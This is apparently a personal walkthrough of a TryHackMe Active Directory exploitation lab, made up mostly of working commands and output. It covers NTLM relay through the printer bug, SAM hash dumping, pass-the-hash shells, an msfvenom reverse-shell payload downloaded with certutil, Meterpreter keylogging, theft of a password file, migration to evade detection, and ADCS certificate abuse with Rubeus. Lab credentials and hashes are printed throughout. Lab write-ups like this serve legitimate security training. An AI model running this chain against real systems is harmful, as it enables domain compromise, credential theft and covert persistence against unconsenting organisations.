



Exploiting Active Directory

Premium room

Learn common AD exploitation techniques that can allow you to reach your goal in an AD environment.

📶 120 min 👥 9,685 🧑🏻

Active Directory Exploitation by Jubair Hossain

SSH Establishing

```
sudo ssh za.tryhackme.loc\\phillip.wilkins@thmwrk1.za.tryhackme.loc
```

PowerShell, then AD initialization

```
C:\Users\phillip.wilkins>powershell
PS C:\Users\phillip.wilkins> Import-Module ActiveDirectory
```

Ingest Collection

```
(kali@kali)-[~]
└─$ bloodhound-python -u phillip.wilkins -p Developmental1971 -d THMDC.za.tryhackme.loc -c All
```

```
(kali@kali)-[~]
└─$ sudo nxc ldap THMDC.za.tryhackme.loc -u phillip.wilkins -p 'Developmental1971' --bloodhound --collection All
```

AddMember

```
PS C:\Users\phillip.wilkins> Add-ADGroupMember "IT Support" -Members "michelle.ford"
```

Get-ADGroupMember Check

```
PS C:\Users\phillip.wilkins> Get-ADGroupMember -Identity "IT Support"
```

ForceChangePassword

```
PS C:\>Get-ADGroupMember -Identity "Tier 2 Admins"
```

Set-ADAccountPassword AD-RSAT cmdlet to force change the password:

```
PS C:\>$Password = ConvertTo-SecureString "T123456789t" -AsPlainText -Force
```

```
PS C:\>Set-ADAccountPassword -Identity "t2_melanie.davies" -Reset -NewPassword $Password
```

This can take up to 10 minutes. The best approach is to terminate your SSH or RDP session, take a quick break, and then reauthenticate and try again. You could also run `gpupdate /force` and then disconnect and reconnect, which in certain cases will cause the synchronisation to happen faster.

```
gpupdate /force
```

Taking RDP

```
sudo xfreerdp3 /v:thmwrk1.za.tryhackme.loc /u:t2_melanie.davies /p:T123456789t /cert:ignore /workarea
```

SMB Signin Check

```
nmap --script=smb2-security-mode -p445 thmserver1.za.tryhackme.loc thmserver2.za.tryhackme.loc
```

Output

```
(kali㉿kali)-[~]  
└─$ nmap --script=smb2-security-mode -p445 thmserver1.za.tryhackme.loc thmserver2.za.tryhackme.loc  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 11:33 -0400  
Nmap scan report for thmserver1.za.tryhackme.loc (10.200.72.201)  
Host is up (0.62s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
  
Host script results:  
| smb2-security-mode:  
|   3.1.1:  
|_    Message signing enabled but not required  
  
Nmap scan report for thmserver2.za.tryhackme.loc (10.200.72.202)  
Host is up (0.31s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

Host script results:

```
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

Nmap done: 2 IP addresses (2 hosts up) scanned in 7.64 seconds

Start NTLM-Relay Server on Kali(Attack Machine)

```
impacket-ntlmrelayx -smb2support -t smb://THMSERVER1_IP -debug
```

Force Authentication Printer Bug (Run over 1st connected Server)

```
C:\Tools\SpoolSample.exe THMSERVER2.za.tryhackme.loc 10.150.72.7
```

Output

```
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.200.72.202, attacking
target smb://10.200.72.201
[*] (SMB): Authenticating connection from ZA/THMSERVER2$@10.200.72.202
against smb://10.200.72.201 SUCCEED [1]
[*] All targets processed!
[*] (SMB): Connection from 10.200.72.202 controlled, but there are no more
targets left!
[*] All targets processed!
```

```

[*] (SMB): Connection from 10.200.72.202 controlled, but there are no more targets left!
[*] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Service RemoteRegistry is in stopped state
[*] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Starting service RemoteRegistry
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Retrieving class info for JD
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Retrieving class info for Skew1
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Retrieving class info for GBG
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Retrieving class info for Data
[*] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Target system bootKey: 0x4e05e7ea4fdddde75aa56010474948dc
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Saving remote SAM database
[*] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Calculating HashedBootKey from SAM

[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> NewStyle hashes is: True
ServerAdmin:500:aad3b435b51404eeaad3b435b51404ee:3279a0c6dfe15dc3fb6e9c26dd9b066c:::
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> NewStyle hashes is: True
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> NewStyle hashes is: True
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> NewStyle hashes

```

```

is: True
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:92728
d5173fc94a54e84f8b457af63a8:::
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> NewStyle hashes
is: True
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e96eab5f240174f
e2754efc94f6a53ae:::
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> NewStyle hashes
is: True
trevor.local:1001:aad3b435b51404eeaad3b435b51404ee:a257207936
2a5768e6bb0a34609729e9:::
[+] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> NewStyle hashes
is: True
testadmin:1002:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcf
da7294d6bd18041b8fe:::
[*] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Done dumping SA
M hashes for host: 10.200.72.201
[*] smb://ZA/THMSERVER2$@10.200.72.201 [1] -> Stopping servic
e RemoteRegistry

```

Before attacking, verify the hash works with SMB (on the attacking machine)

```

crackmapexec smb 10.200.72.201 -u ServerAdmin -H 3279a0c6dfe1
5dc3fb6e9c26dd9b066c --local-auth

```

Output

```

└─(kali@kali)-[~]
└─$ crackmapexec smb 10.200.72.201 -u ServerAdmin -H 3279a0c6
dfe15dc3fb6e9c26dd9b066c --local-auth
SMB          10.200.72.201    445    THMSERVER1    [*] Windo
ws 10 / Server 2019 Build 17763 x64 (name:THMSERVER1) (domai
n:THMSERVER1) (signing:False) (SMBv1:False)

```

```
SMB          10.200.72.201    445    THMSERVER1    [+] THMSE  
RVER1\ServerAdmin:3279a0c6dfc15dc3fb6e9c26dd9b066c (Pwn3d!)
```

Use psexec to get Shell

```
impacket-psexec ServerAdmin@10.200.72.201 -hashes :3279a0c6df  
c15dc3fb6e9c26dd9b066c
```

Output

```
(kali㉿kali)-[~]  
└─$ impacket-psexec ServerAdmin@10.200.72.201 -hashes :3279a0  
c6dfc15dc3fb6e9c26dd9b066c  
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affilia  
ted companies  
  
[*] Requesting shares on 10.200.72.201.....  
[*] Found writable share ADMIN$  
[*] Uploading file weugdSCp.exe  
[*] Opening SVCManager on 10.200.72.201.....  
[*] Creating service ibAl on 10.200.72.201.....  
[*] Starting service ibAl.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.1098]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> whoami  
nt authority\system  
  
C:\Windows\system32>
```

You can also execute commands on the target machine:

```
impacket-ntlmrelayx.py -smb2support -t smb://SERVER1_IP -c "whoami /all" --debug
```

Get Shell using Evil-winrm

```
evil-winrm -i 10.200.72.201 -u ServerAdmin -H 3279a0c6dfe15dc3fb6e9c26dd9b066c
```

Output

```
(kali㉿kali) - [~]  
└─$ evil-winrm -i 10.200.72.201 -u ServerAdmin -H 3279a0c6dfe15dc3fb6e9c26dd9b066c
```

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: `undefined` method ``quoting_detection_proc'` for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
thmserver1\serveradmin  
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user
```

User accounts for \\

```
-----  
-----  
DefaultAccount      Guest                ServerAdmin
```



```
testadmin          trevor.local          vagrant
WDAGUtilityAccount
The command completed with one or more errors.
```

Finding Secret and important files

```
*Evil-WinRM* PS C:\users\trevor.local> cd documents
*Evil-WinRM* PS C:\users\trevor.local\documents> ls
```

Directory: C:\users\trevor.local\documents

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
-a----	4/30/2022 4:36 PM	2190	PasswordData
base.kdbx			

Create Payload for Reverse Connection

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=exploit
ad LPORT=8909 -f exe -o shell.exe
```

Create upload Server using Python

```
python3 -m http.server 80
```

Run Command in hacked account for uploading shells

```
certutil.exe -urlcache -split -f http://10.150.72.7/shell.exe
```

Output

```
*Evil-WinRM* PS C:\users\trevor.local\documents> certutil.exe  
-urlcache -split -f http://10.150.72.7/shell.exe
```

```
**** Online ****
```

```
0000 ...
```

```
1e00
```

```
CertUtil: -URLCache command completed successfully.
```

```
└─(kali㉿kali)-[~]
```

```
└─$ python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.200.72.201 - - [23/Jul/2026 13:28:45] "GET /shell.exe HTTP/1.1" 200 -
```

```
10.200.72.201 - - [23/Jul/2026 13:28:47] "GET /shell.exe HTTP/1.1" 200 -
```

```
*Evil-WinRM* PS C:\users\trevor.local\documents> dir
```

```
Directory: C:\users\trevor.local\documents
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	4/30/2022 4:36 PM	2190	PasswordData
base.kdbx			
-a----	7/23/2026 6:28 PM	7680	shell.exe

Listen for a shell

```
sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST exploitad; set LPORT 8909; exploit"
```

Run Shell ** Got Meterpreter

```
*Evil-WinRM* PS C:\users\trevor.local\documents> .\shell.exe
```

Output

```
(kali㉿kali)-[~]  
└─$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST exploitad; set LPORT 8909; exploit"  
[sudo] password for kali:  
[*] Using configured payload generic/shell_reverse_tcp  
PAYLOAD => windows/x64/meterpreter/reverse_tcp  
LHOST => exploitad  
LPORT => 8909  
[*] Started reverse TCP handler on 10.150.72.7:8909  
[*] Sending stage (248902 bytes) to 10.200.72.201  
[*] Meterpreter session 1 opened (10.150.72.7:8909 -> 10.200.72.201:55283) at 2026-07-23 13:31:58 -0400  
  
meterpreter >
```

Download Secret File

```
meterpreter > download PasswordDatabase.kdbx
```

Output

```
meterpreter > download PasswordDatabase.kdbx
[*] Downloading: PasswordDatabase.kdbx -> /home/kali/PasswordDatabase.kdbx
[*] Downloaded 2.14 KiB of 2.14 KiB (100.0%): PasswordDatabase.kdbx -> /home/kali/PasswordDatabase.kdbx
[*] Completed : PasswordDatabase.kdbx -> /home/kali/PasswordDatabase.kdbx
```

Using Meterpreter to know the current Process

```
help
ps
ps | grep
getuid
migrate
```

Migration for Stealth (Evading Detection)

```
meterpreter > migrate 3756
[*] Migrating from 3824 to 3756...
[*] Migration completed successfully.
```


Dumping keyStroke

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > keyscan_dump
Dumping captured keystrokes...
```

```
keep<CR>  
<Shift>Imreallysurenoonewillguessmypassword
```

Opening the secret database using keystrokes



Now,

Open bloodhound and search to know Outbound for #svcServMan

Try to connect to RDP

```
xfreerdp3 /v:thmserver2.za.tryhackme.loc /u:svcServMan /p:Sup3rStr0ngPass!@ /cert:ignore /workarea /smart-sizing
```

SSH

```
ssh za.tryhackme.loc\\svcServMan@thmserver2.za.tryhackme.loc
```

If fail, then do runas from a low-priv account

```
Username: phillip.wilkins Password: Developmental1971
```

```
ssh za.tryhackme.loc\\phillip.wilkins@thmserver2.za.tryhackme.loc
```


RDP (before we changed by ForceChangePassword)

```
xfreerdp3 /v:thmwrk1.za.tryhackme.loc \
/u:t2_melanie.davies /p:'T123456789t'
/cert:ignore /sec:tls /workarea
```


```
runas /netonly /user:za.tryhackme.loc\svcServMan cmd.exe
```


```
xfreerdp3 /v:thmwrk1a.tryhackme.loc /u:phillip.wilkins /p:Developmental1971 /cert:ignore /workarea /smart-sizing
```

```
Username: svcServMan
Password: Sup3rStr0ngPass!@
```




Add new GPO





Then, RDP as the new IT admin to another Server

```
sudo xfreerdp3 /v:thmserver2.za.tryhackme.loc /u:michelle.ford /p:Wznw9503 /cert:ignore /workarea /smart-sizing
```



Exploiting a Certificate Template

Using RDP access on THMSERVER2, we will now request our certificate. If you use Remmina and save the config of the RDP connection, please make sure to disable Restricted admin mode. We will use the Microsoft Management Console (MMC):


Click Start->run

Type mmc and hit enter

Click File->Add/Remove Snap-in..

Add the Certificates snap-in and make sure to select Computer Account and Local computer on the prompts.

Click OK



We will request a personal certificate:

Right Click on Personal and select All Tasks->Request New Certificate...

Click Next twice to select the AD enrollment policy.


You will see that we have one template that we can request, but first, we need to provide additional information.

Click on the More Information warning.

Change the Subject name Type option to Common Name and provide any value, since it does not matter, and click Add.

Change the Alternative name Type option to User principal name.

Supply the UPN of the user you want to impersonate. The best would be a DA account such as Administrator@za.tryhackme.loc and click Add.



Security

To maintain security, you must protect the private key to a security principal or by using a password.

☐ Group or user names (recommended)

Add

Remove

☒ Password:

.....

Confirm password:

.....

Encryption: TripleDES-SHA1

TripleDES-SHA1

AES256-SHA256

Next

The last step is to **export** our certificate **with** the **private key**:

Right-click on the certificate and select All Tasks->Export...

Click Next, select Yes, **export** the **private** key, and click Next.

Click Next, then **set** a password **for** the certificate since the **private** key cannot be exported without a password.


Click Next and select a location to store the certificate.

Click Next and finally click Finish.

Completing the Certificate Export Wizard

You have successfully completed the Certificate Export wizard.


You have specified the following settings:



User Impersonation through a Certificate

Rubeus (kirbi file create)

```
.\Rubeus.exe asktgt /user:Administrator /entype:aes256 /certificate:C:\Users\michelle.ford\Desktop\jubairsec.pfx /password:T123456789t /outfile:administrator.kirbi /domain:za.tryhackme.loc /dc:10.200.72.101
```



```
Administrator: Command Prompt
*] Using PKINIT with etype aes256_cts_hmac_sha1 and subject: CN=hacked
